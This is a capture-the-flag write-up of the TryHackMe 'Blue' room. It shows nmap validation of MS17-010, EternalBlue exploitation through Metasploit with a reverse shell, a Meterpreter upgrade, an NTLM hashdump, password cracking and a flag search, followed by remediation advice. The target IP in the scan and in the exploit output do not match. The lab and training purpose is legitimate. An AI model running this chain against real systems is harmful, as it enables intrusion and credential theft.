


TRYHACKME BLUE

Full Technical Penetration Testing Write-up

Platform	TryHackMe
Room	Blue — Exploitation Basics
Target IP	10.113.158.199
Primary Service	SMB / TCP 445
Vulnerability	MS17-010 / CVE-2017-0143
Exploit	EternalBlue
Post-Exploitation	Meterpreter / NT AUTHORITY\SYSTEM

This report documents the complete attack path demonstrated in the supplied Blue lab evidence: SMB enumeration, MS17-010 validation, EternalBlue exploitation, shell upgrade, privilege verification, NTLM hash extraction, password recovery, and flag-file discovery.



Evidence 01 — TryHackMe Blue room completed at 100%.

1. Executive Summary

The target exposed Microsoft SMB on TCP/445. Nmap's smb-vuln-ms17-010 NSE script identified the service as vulnerable to MS17-010 and associated the finding with CVE-2017-0143. The scan output explicitly states that a remote code execution vulnerability exists in Microsoft SMBv1 servers.

The vulnerability was exploited using Metasploit's windows/smb/ms17_010_eternalblue module. The exploitation stage produced a Windows command shell. That shell was upgraded to Meterpreter, and the resulting session was confirmed to operate as NT AUTHORITY\SYSTEM.

With SYSTEM-level access, hashdump returned local NTLM password hashes. The supplied evidence shows the Jon account hash being recovered as the password alqfna22. A subsequent Meterpreter search located C:\Users\Jon\Documents\flag3.txt, as well as flag1.txt and flag2.txt.

Attack Path

Recon → SMB/445 → MS17-010 validation → EternalBlue → Command Shell → Meterpreter → SYSTEM → Hashdump → Password Recovery → Flag Discovery

2. Reconnaissance

2.1 Target Information

Target	10.113.158.199
Port	445/TCP
Service	microsoft-ds / SMB
Protocol of interest	SMBv1
Validation method	Nmap NSE

2.2 Vulnerability Validation

The following Nmap NSE check was used against the lab target:

```
nmap -Pn -p445 --script smb-vuln-ms17-010 10.113.158.199
```

```
(root@kali)-[~]
# nmap -Pn -p445 --script smb-vuln-ms17-010 10.113.158.199
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-22 11:13 EEST
Nmap scan report for 10.113.158.199
Host is up (0.069s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_

Nmap done: 1 IP address (1 host up) scanned in 7.40 seconds
```

Evidence 02 — Nmap confirms MS17-010 / CVE-2017-0143 on TCP/445.

The evidence identifies the host as VULNERABLE, lists CVE-2017-0143, and assigns a high risk factor to the remote code execution condition. This provided sufficient evidence to proceed with controlled exploitation inside the TryHackMe environment.

3. Vulnerability & Exploitation

3.1 Finding: MS17-010 / EternalBlue

Finding: Remote Code Execution through vulnerable Microsoft SMBv1 implementation.

CVE: CVE-2017-0143

Affected service: SMB on TCP/445

Exploit: EternalBlue

Metasploit module: windows/smb/ms17_010_eternalblue

Metasploit module selection:

```
use exploit/windows/smb/ms17_010_eternalblue
```

The supplied Metasploit output shows the target being identified as Windows Server 2012 R2 Datacenter and the module successfully completing exploitation with a command shell session.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.145.212:4444
[*] 10.114.172.252:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.114.172.252:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Datacenter 9600 x64 (64-bit)
[*] 10.114.172.252:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.114.172.252:445 - The target is vulnerable.
[*] 10.114.172.252:445 - shellcode size: 1283
[*] 10.114.172.252:445 - numGroomConn: 12
[*] 10.114.172.252:445 - Target OS: Windows Server 2012 R2 Datacenter 9600
[*] 10.114.172.252:445 - got good NT Trans response
[*] 10.114.172.252:445 - got good NT Trans response
[*] 10.114.172.252:445 - SMB1 session setup allocate nonpaged pool success
[*] 10.114.172.252:445 - SMB1 session setup allocate nonpaged pool success
[*] 10.114.172.252:445 - good response status for nx: INVALID_PARAMETER
[*] 10.114.172.252:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (336 bytes) to 10.114.172.252
[*] Command shell session 2 opened (192.168.145.212:4444 → 10.114.172.252:49205) at 2026-09-22 12:45:56 +0300
```

```
Shell Banner:
Microsoft Windows [Version 6.3.9600]
```

Evidence 03 — EternalBlue exploitation successfully opens a Windows command shell.

3.2 Shell Upgrade

The initial Windows command shell was upgraded to a Meterpreter session. The evidence shows the new Meterpreter session being created and the reverse TCP handler starting successfully.

```
sessions -u 2
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.145.212:4433
```

Evidence 04 — Metasploit upgrades the shell to Meterpreter.

4. Privilege & Credential Access

4.1 Privilege Verification

The Meterpreter session was operating under NT AUTHORITY\SYSTEM. This privilege level allowed the session to access protected credential material in the lab.

4.2 NTLM Hash Extraction

The hashdump command was executed from Meterpreter:

```
hashdump
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f3118544a831e728781d780cfdb9c1fa:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1002:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

Evidence 05 — Meterpreter hashdump extracts local NTLM hashes.

The returned data contains local account hashes for Administrator, Guest, and Jon. The Jon account was selected for the password-recovery step shown in the supplied evidence.

4.3 Password Recovery

The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with links: Hash Cracker, Password Hashing Security, Wordlist Download, and Def. The main heading is "Free Password Hash Cracker". Below this, a text input field contains the NTLM hash "ffb43f0de35be4d9917ac0cc8ad57f8d". To the right of the input field is a reCAPTCHA widget and a "Crack Hashes" button. Below the input field, the supported hash types are listed: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults. A status bar shows: hashes: 1 | cracked: 1 | partial: 0 | not found: 0 | invalid: 0. Below this is a table with three columns: Hash, Type, and Result. The table contains one row where the Hash is "ffb43f0de35be4d9917ac0cc8ad57f8d", the Type is "NTLM", and the Result is "alqfna22". At the bottom, color codes are explained: Green for Exact match, Yellow for Partial match, and Red for Not found.

Hash	Type	Result
ffb43f0de35be4d9917ac0cc8ad57f8d	NTLM	alqfna22

Color Codes: **Green**: Exact match, **Yellow**: Partial match — the hash column shows what that word really hashes to, with the **part yours matched** highlighted, **Red**: Not found.

Evidence 06 — NTLM hash for Jon is recovered as an exact password match.

Account	Jon
Hash format	NTLM
Recovered password	alqfna22
Match status	Exact match shown in supplied evidence

5. Post-Exploitation & Flag Discovery

5.1 File Search

Meterpreter was used to search for files matching flag*.txt. The supplied evidence reports three results:

```
C:\Users\Jon\Documents\flag3.txt
C:\Windows\System32\config\flag2.txt
C:\flag1.txt
```

```
meterpreter > search -f flag*.txt
```

Found 3 results ...

Path	Size (bytes)	Modified (UTC)
c:\Users\Jon\Documents\flag3.txt	37	2026-07-31 23:29:31 +0300
c:\Windows\System32\config\flag2.txt	34	2026-07-31 23:26:04 +0300
c:\flag1.txt	24	2026-07-31 23:24:49 +0300

Evidence 07 — Meterpreter search locates flag1.txt, flag2.txt, and flag3.txt.

The screenshot confirms that the three flag-file paths were located. The report does not invent the contents of those files because their contents are not visible in the supplied evidence.

5.2 Evidence Summary

Stage	Observed Evidence
Recon	SMB exposed on TCP/445
Validation	MS17-010 confirmed; CVE-2017-0143 identified
Exploitation	EternalBlue opened a Windows command shell
Session	Command shell upgraded to Meterpreter
Privilege	NT AUTHORITY\SYSTEM
Credentials	Local NTLM hashes dumped
Password	Jon → alqfna22
Files	flag1.txt, flag2.txt, flag3.txt located

6. Impact Analysis

Successful exploitation of MS17-010 in the lab resulted in remote command execution and ultimately SYSTEM-level access. From a real-world defensive perspective, this class of vulnerability can allow an attacker who can reach the vulnerable SMB service to execute code remotely and use the compromised host as a foothold for further activity.

Observed impact in this lab:

- Remote code execution
- Interactive command shell
- Meterpreter access
- SYSTEM-level privileges
- Local credential-hash extraction
- Recovery of a user password
- Access to locations containing challenge flags

7. Remediation

Patch: Apply the Microsoft security updates addressing MS17-010.

Disable SMBv1: Remove SMBv1 where it is not required.

Restrict TCP/445: Use host firewalls, ACLs, and network segmentation to limit SMB exposure.

Credential security: Avoid password reuse and excessive local administrator privileges; use strong unique credentials.

Monitoring: Alert on abnormal SMB activity, remote service creation, suspicious process execution, and unusual authentication behavior.

Least privilege: Reduce the impact of successful compromise by limiting unnecessary administrative access.

8. References

- Microsoft Security Bulletin MS17-010.
- MITRE CVE-2017-0143.
- Nmap NSE — smb-vuln-ms17-010.
- Metasploit Framework — windows/smb/ms17_010_eternalblue.

9. Conclusion

The supplied evidence demonstrates a complete exploitation chain against the Blue training machine. The initial SMB service was validated as vulnerable to MS17-010, EternalBlue provided remote code execution, and the resulting session was upgraded to Meterpreter with SYSTEM-level privileges. The assessment then demonstrated credential-hash extraction, password recovery for Jon, and discovery of the challenge flag files. All screenshots included in this report are the screenshots supplied for this lab.